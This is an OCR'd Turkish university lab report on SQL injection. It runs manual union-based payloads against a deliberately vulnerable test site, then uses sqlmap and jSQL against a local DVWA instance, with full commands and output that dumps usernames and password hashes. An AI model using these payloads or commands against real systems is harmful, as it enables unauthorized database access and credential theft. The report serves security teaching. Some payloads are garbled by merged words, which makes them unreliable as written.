T.C.
Kayseri Üniversitesi
Siber Guvenlik Uygulama ve Arastirma Merkezi Müdürlüğü

ARAŞTIRMA FAALİYETİSONUÇ RAPORU

Arastirma Faaliyetinin Amacı	:	Web Uygulaması Sömürü Araçlarını Kullanma
Birim	:	Siber Güvenlik Uygulama ve Araştırma Merkezi
Arastırmadan Sorumlusu Öğretim Elemanı	:	Doç.Dr. Ali GEZER
Arastırma Faaliyetinde Kullanılan Araçlar	:	SQLMAP, JSQL
Arastırma Faaliyeti Tarih Aralığı	:	1.4.2023-1.5.2023
Arastırmaya Katılan Kişi Sayısı	:	4 (Doç.Dr. Ali GEZER, Ali Altun, Ali Akdeniz, Mehmet Gülce)
İlgili Araştırmacı Adı veİletişim Bilgisi	:	Alişaltun.89@mail.com


Genel Bilgilendirme ve Değerlendirme

SqlInjection
SQL Nedir?
Veri tabanı alt yapısına sahip sistemlerde verileri yönetmek ve tasarlamak için kullanılan bir dildir.


SqlİnjectIon nedir ve nasıl yapılır?
SQL injection web uygulamalarının sql sorularına sqlkamutları enjekte edilmesidir.Web tarayıcımızın adres çubuğunda yazdığımız herşey arka planda bir sql sorgusu çalıştırmakta bu sorguların sql komutları eklenerek manipüle ederek Sqlinjection saldırısı gerçekleşmektedir.

SqlInjection Uygulaması
Hedef sitemizin adres çubuğuna “ ‘ “ ekliyoruz bu sayede veri tabanı kullanıp kullanmadığını öğreniyoruz site bize syntx hatası verdi
“ http://testphp.vulnweb.com/listproducts.php?cat=1 ‘ ”

Şimdi “ ‘ ” yerine bize her zaman doğru sonuç döndürecek olan “ or 1=1 ” ekliyoruz .



“http://testphp.vulnweb.com/listproducts.php?cat=1 or 1=1”




Görüldüğü üzere sayfa hata vermeden geldi.


Şimdi sütun sayısını öğrenmek için ” orderby “ komutu ekleyip sonuna rastgele sayılar yazıyor ve kaç adet sütun olduğunu öğreniyoruz

“ http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 orderby 12”

Şeklinde 12 sütun olduğunu belirtip deniyoruz .Görüldüğü üzere 12 sütundan az olduğu için hata verdi şimdi 11 yazıp tekrar yazıyoru bu işlemi sütun sayısını bulana kadar tekrarlıyoruz .




“ http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 orderby 11”



Görüldüğü gibi “ orderby ” komutunu kullanarak sütun sayısını bulduk sütun sayısı 11. Şimdi bütün sütunları beraber yazabilmemizi olanak sağlayan “ unionselect ” komutunu “ orderby ” komutu yerine yazıp sütunları şu şekilde “1,2,3,4,5,6,7,8,9,10,11” bütün sütunları yazıp sayfayı inceliyoruz sayfada hangi sütunlar manipüle edilmeye müsait olduğuna bakıyoruz.

“ http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 unionselect 1,2,3,4,5,6,7,8,9,10,11”




Sayfanın sonunda görüldüğü gibi 2,7 ve 9 sütunları manipüle edilebilir 7. sütuna bir deneme yapalım adres çubuğunda “ 7 “ yerine “@@version” yazıyoruz bu bize bu sayfayı çalıştıran işletim sistemi ve sürümü hakkında bilgi verecek.
“ http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 unionselect 1,2,3,4,5,6,@@version,8,9,10,11”

Bu sayfayı çalıştıran işletim sistemi ubuntu ve sürümü 0.20.04.2


7. sütunu manipüle etmeye devam edelim.
“@@version ” yerine bize bütün sonuçları birleştirecek olan “group_concat ()” komutunu yazıyoruz
Parantez İçerisine tabloları görüntülemek için “group_concat(table_name)” şeklinde yazıp sorgunun sonunda bu isteğimizi belirtiyoruz “frominformation_schema.tableswheretable_schema=database()”

“ http://testphp.vulnweb.com/listproducts.php?cat=1 or 1 = 1 unionselect 1,2,3,4,5,6group_concat(table_name),8,9,10,11 frominformation_schema.tableswheretable_schema=database()” sonuç olarak bize tabloları döndürür.

Bize




“artists,carts,categ,featured,guestbook,pictures,products,users” tablolarını gösterdi




Users tablosundaki kolonları görüntülemek için parantez içerisini “column_name” olarak değiştirip sorgunun sonunuda “frominformation_schema.columnswheretable_name=0x7573657273”
Burada “0x7573657273” users kelimesinin hex halidir.
Sonuç olarak bize user tablosunun kolonlarını gösterdi.
Bu kolonlardaki verileri çekmek için sorgumuzu parantez içini “uname,0x3a,pass” şeklinde değiştiriyoruz burada

“”0x3a” “:” anlamına geliyor bunu koymamızın sebebi çekilen verilerin bir birine karışmasını engellemek içi sorgunun sonunu “frominformation_schema.columnswheretable_name=0x7573657273” yerine “fromusers” yazıyoruz .

Kullanıcı adı test şifre test sızma işlemi gerçekleşti bu bilgiler ile login oluyoruz.



SQLMAP TOOL



Sqlmapsqlinjection gerçekleştiren bir araç konsol tabanlıdır parametreleri için konsola

“sqlmap -h” yazarak ulaşabilirsiniz

Hedef url belirtmek için	-u URL, --url=URL	("http://www.site.com/vuln.php?id=1")
Cookie belirtmek için	--cookie=COOKIE	(e.g. "PHPSESSID=a8d127e..")
Veri tabanını görüntülemek için	--dbs	
Tabloları görüntülemek için	--tables	
Kolonları görüntülemek için	--columns	
Verileri çekmek için	--dump	
Veri tabanı belirmek için	-D DB	
Tablo belirtmek için	-T TBL	
Kolon belirtmek için	-C COL	

Hedef url’yi “-u” yazıp url’yi de “” içerisine yazıyoruz ve cookie belirtiyoruz cookie “” içinde belirtiyoruz ve veri tabanlarını görmek için “--dbs” yazıp başlatıyoruz

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=6Submit=Submit&user_token=ad701f0dbd019482a6141e5c297b27b2#" --cookie "security=low;PHPSESSID=441cimg95ufefk17u0id7u526u" --dbs
```

Ve bize iki adet veri tabanını gösterdi .

```
available databases [2]:
[*] dvwa
[*] information_schema
```

Şimdi dvwa veri tabanını belirtip içerisindeki tabloları görüntülemek için
" --dbs" yerine "-D dvwa --tables" yazıyoruz

```
[10:30:24] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----------+
| guestbook |
| users     |
+-----------+
```

Bize "guestbook" ve "users" tablolarını gösterdi şimdi "users" tablosundaki kolonları görüntülemek için "-D dvwa -

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://127.0.0.1:42001/vulnerabilities/sqli/?id=6Submit=Submit&user_token=ad701f0dbd019482a6141e5c297b27b2#" --cookie "security=low;PHPSESSID=441cimg95ufefk17u0id7u526u" -D dvwa -T users --column
```

T users –column" şeklinde düzenliyoruz.
users tablosunun kolonlarını görüntüledik

```
[10:34:20] [INFO] fetching columns for table 'users' in database 'dvwa'
Database: dvwa
Table: users
[8 columns]
+---------------+-------------+
| Column        | Type        |
+---------------+-------------+
| user          | varchar(15) |
| avatar        | varchar(70) |
| failed_login  | int(3)      |
| first_name    | varchar(15) |
| last_login    | timestamp   |
| last_name     | varchar(15) |
| password      | varchar(32) |
| user_id       | int(6)      |
+---------------+-------------+
```


şimdi bu kolonlardaki verileri çekeceğiz bunu için "-D dvwa -T users -C users,password --dump"
şeklinde düzenliyoruz kullanıcı

```
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------------------+
| user    | password                                                 |
+---------+----------------------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)                |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)               |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)               |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)              |
+---------+----------------------------------------------------------+
```


adları ve şifreleri çektik sızma işlemi gerçekleşti.

JSQL TOOL

Basit bir arayüze sahiptir




Hedef url'yi yazıp başlatmamı yeterli.



Bize database'leri ,tabloları ve kolonları çıkardı

Şimdi users tablosundaki kolonları çekelim bunun için users üzerine sağ tık yapıp chekall diyoruz yani hepsini seçiyoruz ve tekrar sağ tık yapıp load diyoruz

Verileri çekmeyi başardık.



Sorumlu Öğretim Elemanı

Unvan:Doç.Dr.

Adı Soyadı:Ali GEZER

Görevi: Siber Güvenlik Uygulama ve Araştırma Merkezi Müdür